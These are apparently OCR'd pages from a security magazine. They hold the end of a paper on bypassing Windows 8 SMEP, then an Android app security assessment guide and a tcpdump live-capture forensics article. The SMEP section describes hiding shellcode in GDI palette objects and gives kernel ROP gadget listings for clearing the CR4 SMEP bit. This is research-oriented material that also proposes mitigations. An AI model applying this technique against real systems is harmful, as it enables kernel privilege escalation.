So it is theoretically possible to bypass SMEP on Windows due to the kernel space information disclosure. But SMEP is backed up by the fact that kernel pools where the objects are kept are now protected with NX flag (not executable) in Windows 8.

A number of WinAPI and GDI objects have been tested for being suitable to serve as a shellcode de-




Figure 1. *Schema of SMEP bypass in Windows 8 x86*

livery tool. WinAPI objects are stored in the paged or the non-paged pool. GDI objects are stored in the paged session pool. All of them happen to be non-executable now. Moreover, according to the results of scanning page tables, there is a miserable number of pages used from executable pools. All data buffers are now non-executable. Most of the executable (f.e. driver images) pages are not writable.

The flaw

As mentioned above, all of the objects in Windows 8 are now kept in non-executable pools. It is true for x64 version of Windows 8, and partially true for x86 version of Windows 8. The flaw is the paged session pool. It is marked as executable on the x86 version of Windows 8. So a suitable GDI object can be used to store the shellcode in a kernel memory.

The most convenient object for this purpose is a GDI palette object. It is created with `CreatePalette()` fuction and a supplied LOGPALETTE structure. This structure contains an array of PALETTEENTRY structures that define the color and usage of each entry in the logical palette [5]. The point is that there is no parameter validation for this palette unlike the other GDI functions that create various objects. An attacker can store any colors he wants in his palette. So he can also store any shellcode bytes there. The kernel address of palette object can be revealed through the shared GDI handle table. The contents of the palette are stored within some offset (0x54 in our case). It is not nessesary to know this offset for sure because the shellcode can be stored somewhere in the middle of spreaded NOP instructions. A schematic view of SMEP bypass is presented on Figure 1.

Listing 1. *KiSaveInitialProcessorControlState() function*

```
KiSaveInitialProcessorControlState():
mov     rax, cr0
mov     [rcx], rax
mov     rax, cr2
mov     [rcx+8], rax
mov     rax, cr3
mov     [rcx+10h], rax
mov     rax, cr4
mov     [rcx+18h], rax
mov     rax, cr8
mov     [rcx+0A0h], rax
sgdt    fword ptr [rcx+56h]
sidt    fword ptr [rcx+66h]
str     word ptr [rcx+70h]
sldt    word ptr [rcx+72h]
stmxcsr dword ptr [rcx+74h]
retn
```

A palette object provides enough space to store a big shellcode. But in fact all an attacker needs is to disable SMEP. It can be easily done by reseting 20th bit of CR4 control register and then he'll be able to execute a shellcode stored in a user-mode memory without a size limit.

Of course, there are some limitations when using paged session pool. Firstly, it is paged, so we need to consider IRQL when exploiting a certain kernel-mode vulnerability. Secondly, the session pool is mapped per user session, so we also have to consider the current session when exploiting kernel-mode vulnerability. And thirdly, in a multiprocessor environment control registers are duplicated per core, so an attacker has to use thread affinity to disable SMEP on a certain processor core.

Other SMEP bypassing attack vectors

As mentioned before, return-oriented programming can be succesfully used to bypass SMEP security feature due to the fact that this way doesn't neccesarily have to store a custom shellcode, it uses pieces of a code that already exists somewhere in the kernel memory. A way to build a suitable ROP chain is demonstrated below.

There are two steps in bypassing SMEP using ROP – firstly, we'll need to find out the value of CR4 register, and secondly, we'll need a way to set a new value of CR4 register. The first step is needed because we have to preserve the original value of the other CR4 bits. The point is that various bits of this register are responsible for enabling or disabling certain processor features. The OS enables those features only once during the system startup and they are not supposed to be modified in a runtime. Modifying various bits of CR4 register can lead to undefined behavior or a system crash.

The preliminary requirement of a successful attack on SMEP is making the shellcode (or a ROP chain in our case) dynamic, that is, all of the needed code offsets have to be calculated in a runtime. For this, a certain kernel-mode information disclosure is needed, e.g. when determining the base address of a module with ROP gadgets [2]. A code for parsing PE file format is also needed to ensure that the found gadgets are located in the executable section of the exploited module.

There are two approaches that can be used for getting the value of CR4 register. The first one is

using a ROP chain. There is a suitable function `KiSaveInitialProcessorControlState()` present in the "ntoskrnl" module. The body of this function is provided Listing 1.

As we can see, this function can be successfully used for retrieving various interesting information about the processor control state. It is also not guarded with stack cookies and uses volatile registers RAX and RCX. That's grand!

We can fill in the values of RAX and RCX registers with another ROP gadgets just like at the end of the `HvlEndSystemInterrupt()` function shown in Listing 2.

The problem of this method is that it depends mostly on the situation. There are certain cases when it is difficult to restore the original control flow of the exploiting program. In our case, we also need to reset the 20th bit of CR4 value, but there is no suitable ROP gadget that can be found in the "ntoskrnl" module for that, so some user mode code has to be executed which is impossible due to the fact that SMEP is still enabled. However, you can look for a suitable ROP gadget in other loaded modules in a runtime.

The other approach is to emulate the initialization of CR4 register. Most of the bits in CR4 can be set or reset with the help of "cpuid" instruction which defines supported features for the current processor. This method is more convenient although less reliable.

The second step of bypassing SMEP is using a gadget that will set the new CR4 register value. For that `KiConfigureDynamicProcessor()` function can be used (Listing 3).

Listing 2. *HvlEndSystemInterrupt() function ROP gadget*

```
HvlEndSystemInterrupt():
…
pop     rdx
pop     rax
pop     rcx
retn
```

Listing 3. *KiConfigureDynamicProcessor() function ROP gadget*

```
KiConfigureDynamicProcessor():
…
mov     cr4, rax
add     rsp, 28h
retn
```

References

[1] Intel: Intel® 64 and IA-32 Architectures Developer's Manual: Combined Volumes. Intel Corporation, 2012.

[2] Mateusz "j00ru" Jurczyk: Windows Security Hardening Through Kernel Address Protection. *http://j00ru.vexillium.org/blog/04_12_11/Windows_Kernel_Address_Protection.pdf*

[3] Mateusz 'j00ru' Jurczyk, Gynvael Coldwind: SMEP: What is it, and how to beat it on Windows. *http://j00ru.vexillium.org/?p=783*

[4] Ken Johnson, Matt Miller: Exploit Mitigation Improvements in Windows 8. Slides, Black Hat USA 2012.

[5] MSDN: Windows GDI. *http://msdn.microsoft.com/en-us/library/windows/desktop/dd145203(v=vs.85).aspx*

[6] Feng Yuan: Windows Graphics Programming Win32 GDI and DirectDraw®. Prentice Hall PTR, 2000.

[7] Mark Russinovich, David A. Solomon, Alex Ionescu: Windows® Internals: Including Windows Server 2008 and Windows Vista, Fifth Edition. Microsoft Press, 2009.

Once SMEP is disabled, we can jump to the user-mode buffer with a shellcode. Luckily, there is no stack cookie security feature in the exploited ROP gadgets. Here goes out an obvious mitigation: adding a stack cookie security feature to the functions with ROP gadgets could significantly complicate SMEP bypassing using a ROP chain.

There is also an opportunity of using custom OEM drivers which are not aware of using NX-compatible kernel pools. There could be a situation when the information about the used executable data buffers can be obtained with a help of dynamic code analysis, which brings us to the same concept as we have reviewed above.

Conclusion

In this paper we have reviewed the functioning of SMEP and its software support in Windows 8. We also have shown how it can be bypassed in certain cases because of a Windows kernel address space information disclosure and partial applying of security features. Still, the way SMEP is implemented in the x64 version of Windows 8 happens to be more secure, but not so secure if you know what I mean.

ARTEM SHISHKIN
POSITIVE TECHNOLOGIES

Android Application Assessment

In this article we'll discuss about steps involved in performing security assessment of an Android based application. We will see use of various tools and methodologies. There are various other methods and tools but steps are very common in nature.

There are various tools/ methods to do this kind of assessments. We shall discuss the general and popular approach. Our assessment revolves around the following two methodologies:

- Black Box approach
- White Box approach

First we need to set up the test bed for which we need to download the Andriod SDK. Download the Android SDK tool from *http://developer.android.com/sdk/index.html*. It includes SDK and AVD (*Android Virtual Device*). They are necessary for creating the VM and installing emulator. Setting up the AVD and emulator is out of scope for this article but it's very easy, once you follow the above link. Once the AVD is setup it appears as in the following Figure 1. We have named our AVD as 'Security' as you can see in the Figure 1. Once launce we can start the emulator which will act as a virtual Andriod device, on which we can install our various applications to test. Click on 'Start' to launch the emulator, which appears shortly Figure 2.

Once, emulator started, install the android app's .apk file on it.




Figure 1. *Android Virtual Device*




Figure 2. *Emulator*

Go to `<path-to-andriod installation>/tools`, run the command: `adb install <path-to-.apk file>`.

In some latest AVDs the adb tool has moved to platform-tools/. If you don't see this directory in your SDK, launch the SDK and AVD Manager (execute the android tool) and install "Android SDK Platform-tools".




Figure 3. *Proxy settings for capturing web traffic*




Figure 4. *Installed SecureBank app*

Once the above command runs successfully, you can see our installed application on the emulator Figure 3.

Black Box Approach

This approach deals with doing penetration testing of the app without actually knowing the internal structure of the app. We may capture the communication between the client and server and edit and modify it observe the server's response.

Once the app is installed, we are ready to capture the traffic using our regular web proxies such as Burp/ Paros. This is applicable to the clients which use browser based communication. For native apps we can use other approach like, ITR etc.

Configure local web proxies, eg Burp, Paros to intercept the traffic by modifying the Internet setting in Android by clicking on *Settings->Wireless & Network Settings-> Mobile Networks -> Access Point Names-> Proxy Name* (PC's IP address) & Port (Figure 4). The communication of our sample application SecureBank, which communicates over HTTP can be captured using a web proxy such as Paros or Burp (Figure 5). Here onwards we can perform the assessment as we do for normal web application.




Figure 6. *Decompiled APK file*




Figure 5. *Capturing the communication*

White Box Approach

This is useful in the cases, where you can't capture the traffic, such as native application, which don't communicate over HTTP. Also, decompiling the app into source code gives you more insight into the configuration related issues. It involves decompiling the application to get the source code and configuration files.

Methods to decompile the app into source code:

- Change the .apk file into .zip file
- Extract the zipped file
- You can see the classe.dex file along with other files (Figure 6)
- Now the classes.dex file (Android files are in dex format, which is Dalvik Executable), can be converted to JAR files using a tool called dex2jar (*http://code.google.com/p/dex2jar/*).




Figure 7. *Class.dex converted into jar file*




Figure 8. *Java source code*




Figure 9. *Android Manifest file*

Run the command as dex2jar classes.dex, which converts the classes.dex to classes.dex.dex2jar.jar (Figure 7).

- Now use any Java Decompiler such as JD (*http://java.decompiler.free.fr/?q=jdgui*) to open the JAR file [Figure-8]. Now you can review the Java Source Code. Also, you can save the source files as File> Save All Sources

Reviewing the AndroidManifest file for Permissions

The AndroidManifest.xml resides into the same folder where *classes.dex* is available. The XML file can't be read directly as it is in binary format. You need to convert the xml file into a readable text file using a tool called *AXMLPrinter2.jar*:

```
java -jar AXMLPrinter2.jar AndroidManifest.xml>
                        AndroidManifest.txt
```

Now the *AndroidManifest.txt* file can be reviewed for various permissions and settings (Figure 9). Go to *http://developer.android.com/guide/topics/manifest/manifest-intro.html* for info on reviewing permissions contained in AndroidManifest.xml file. Carefully review the permissions which the application is requesting and other permissions which this application is granting to other applications on the Android device. Also, see the intent-filter tag, which specifies the types of intents that




Figure 10. *Signed components*




Figure 11. *Certificate details*

an activity, service, or broadcast receiver can respond to. There are many other settings and depends on application to application.

Android app sign check

To check if the application is signed or not you may use a java tool, found in the bin directory of Java installation, called jarsigner:

```
jarsigner -verify TargetApp.apk
```

If the .apk is signed properly, Jarsigner prints “jar verified”.

A more detailed command will give you more information about the components signed (Figure 10).

```
jarsigner -verify -verbose -certs TargetApp.
                apk>details.txt
```

To see the information about the certificate used to sign, such as issuer, validity, algorithms etc (Figure-11), run the following command against the certificate. The certificate can be found under ‘Meta-INF’ file, see Figure 7.

```
keytool -printcert -file MyCert.cer > CertDetails.
                txt
```

Apart from all these methods, few others also exist, such as using some android based tools- adb etc. All these will be covered in next issue of the article.

NILESH KUMAR

Nilesh is working as a Sr. Security Analyst with Honeywell Technology Solutions Lab, Bangalore, India. He is predominantly focused on Application Security, Network Security and Wireless Security. Apart from that he shows interest in Reverse Engineering and Forensics.

Blog: nileshkumar83.blogspot.com.

Live Capture Procedures

As we move to a world of cloud based systems, we are increasingly finding that we are required to capture and analyse data over networks. Once, analysing a disk drive was a source of incident analysis and forensic material. Now we find that we cannot access the disk in an increasingly cloud based and remote world requiring the use of network captures. This is not a problem however. The tools that are freely available in both Windows and Linux offer a means to capture traffic and carve out the evidence we require.

As we move to a world of cloud based systems, we are increasingly finding that we are required to capture and analyse data over networks. To do this, we need to become familiar with the various tools that are available for these purposes. In this article, we look at a few of the more common free tools that will enable you to capture traffic for analysis within your organisation.

Once, analysing a disk drive was a source of incident analysis and forensic material. Now we find that we cannot access the disk in an increasingly cloud based and remote world requiring the use of network captures. This is not a problem however. The tools that are freely available in both Windows and Linux offer a means to capture traffic and carve out the evidence we require.

For this reason alone we would require the ability o0 capture and analyse data over networks, but when we start to add all of th4e other benefits, we need to ask, why are you not already doing this?

Live Capture Procedures

In the event that a live network capture is warranted, we can easily run a network sniffer to capture communication flows to and from the compromised or otherwise suspect system. There are many tools that can be used (such as WireShark, SNORT and others) to capture network traffic, but tcpdump is generally the best capture program when set to capture raw traffic. The primary benefit is that this tool will minimize any performance issues while allowing the data to be captured in a format that can be loaded into more advanced protocol analysers for review.

That stated there are only minor differences between Tcpdump and Windump and most of what you can do in one is the same on the other (some flags do vary).

Tcpdump

Tcpdump uses the libpcap library. This can capture traffic from a file or an interface. This means that you can save a capture and analyse it later. This is a great aid in incident response and network forensics.

With a file such as, `capture.pcap`, we can read and display the data using the `-r` flag. For instance:

```
tcpdump -r capture.pcap
```

Will replay the data saved in the file, `capture.pcap`. By default, this will display the output to the screen. In reality, the data is sent to SDTOut (Standard Out), but for most purposes the console and SDTOut are one and the same thing.

Using BPF (*Berkley Packet Filters*), you can also restrict the output – both collected and saved. In this way, you can collect all data to and from a host and then strip selected ports (or services) from this saved file. Some of the options that apply to tcpdump include (quoted with alterations from the Redhat tcpdump MAN file):

-A Print each packet (minus its link level header) in ASCII.
-c Exit after receiving a set number of packets (defined after c).
-C Before writing a raw packet to a savefile, check whether the file is currently larger than a given file_size. Where this is the case, close the current savefile and open a new one.
-d Dump the compiled packet-matching code in a human readable form to standard output and stop.
-dd Dump packet-matching code as a C program fragment.
-ddd Dump packet-matching code as decimal numbers (preceded with a count).
-D Print the list of the network interfaces available on the system and on which tcpdump can capture packets.

This can be useful on systems that do not support the use of the `ifconfig -a` command.

-e Print the link-level header on each dump line.
-F Use file as input for the filter expression. An additional expression given on the command line is ignored.
-i Listen on interface. This specifies the system interface to listen for traffic on.
-L List the known data link types for the interface and exit.
-n Don't convert host addresses to names. This can be used to avoid DNS lookups.
-nn Don't convert protocol and port numbers etc. to names either.
-N Don't print domain name qualification of host names.
-p Don't put the interface into promiscuous mode.
-q Quick (quiet?) output. Print less protocol information so output lines are shorter.
-r Read packets from file that has been created using the "-w" option.
-S Print absolute, rather than relative, TCP sequence numbers.
-s Snarf snaplen bytes of data from each packet rather than the default of 68 bytes.
-T Force packets selected by "expression" to be interpreted the specified type.
-t Don't print a timestamp on each dump line.
-tt Print an unformatted timestamp on each dump line.
-ttt Print a delta (in micro-seconds) between current and previous line on each dump line.
-tttt Print a timestamp in default format proceeded by date on each dump line.
-v When parsing and printing, produce (slightly more) verbose output.
-vv Even more verbose output.
-vvv Even more verbose output.
-w Write the raw packets to file rather than parsing and printing them out.
-x Print each packet (minus its link level header) in hex.
-xx Print each packet, including its link level header, in hex.
-X Print each packet (minus its link level header) in hex and ASCII.
-XX Print each packet, including its link level header, in hex and ASCII.
-y Set the data link type to use while capturing packets to datalinktype.
-Z Drops privileges (if root) and changes user ID to user and the group ID to the primary group of user.

This is by no means the complete list of options for tcpdump and I recommend that the reader looks over the man page to learn more. When we are capturing data for incident handling and forensic purposes, remember NOT to notify the source hosts of your captures. Use the (`-n`) flags where possible to ensure that you are not looking up IP addresses from a remote DNS Server. This can flag that you are investigating. In nearly all cases packets will flow over the screen far quicker than you can hope to read them. This is why we should always try to capture data to file even if we read it immediately (as noted using the `r` option from above). To capture data to a file, we should always specify the interface that we intend to capture on (this is using the `-i` flag). This makes our life a little easier by ensuring that tcpdump does not inadvertently start on an interface other than the one we want it to start on.

In *NIX (Unix/Linux), interface names will take the form of one of the following:

- `eth0`, `eth1`, ... Ethernet
- `ppp4`, `PPP`
- `le0`. BSD Ethernet interface
- `l0`. The loopback interface.

Loopback is a special "virtualised" interface for the host to send packets to itself. In *NIX, you can




Figure 1. *Display interfaces in TCPDump*




Figure 2. *A TCPDump capture*

